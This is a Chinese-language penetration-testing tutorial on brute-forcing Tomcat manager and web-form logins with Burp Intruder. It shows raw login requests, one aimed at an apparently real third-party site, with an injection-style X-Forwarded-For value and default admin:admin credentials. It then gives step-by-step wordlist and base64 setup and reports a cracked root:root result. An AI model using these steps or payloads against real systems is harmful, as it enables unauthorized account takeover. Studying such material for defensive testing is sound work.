Tomcat登陆

GET /manager/html HTTP/1.1

Host: localhost.:8080

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.73 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

Referer: http://localhost.:8080/

X-Forwarded-For: '-- -

Connection: close

Upgrade-Insecure-Requests: 1

Authorization: Basic YWRtaW46YWRtaW4=

普通登陆包

POST /index.php?c=site&m=login HTTP/1.1

Host: promotion.7280.com

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/47.0.2526.73 Safari/537.36

Accept: text/javascript, text/html, application/xml, text/xml, \*/\*

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

X-Requested-With: XMLHttpRequest

Content-Type: application/x-www-form-urlencoded; charset=utf-8

Referer: http://promotion.7280.com/

Content-Length: 70

Cookie: PHPSESSID=i15jfi4km5575nh37oamr7dit4

X-Forwarded-For: '-- -

Connection: close


accounttype=1&account=admin&password=admin&gcode=admin&verifyCode=6801

Tomcat认证模式 401验证

Authorization: Basic YWRtaW46YWRtaW4=


admin:admin

在没有弱口令的情况下,尝试爆破




将用户名密码信息添加变量

在payloads模块选择Custom iterator(自定义迭代器)




Base64\_encode(Username:password)


在第一部分中加载用户名字典




第二部分中,输入冒号(:)




第三部分中加载密码字典




在Payload encode模块中,去除URL编码



在payload processing模块中选择encode🡪base64-encode



开始爆破:



得到爆破结果: cm9vdDpyb290 解码得 root:root

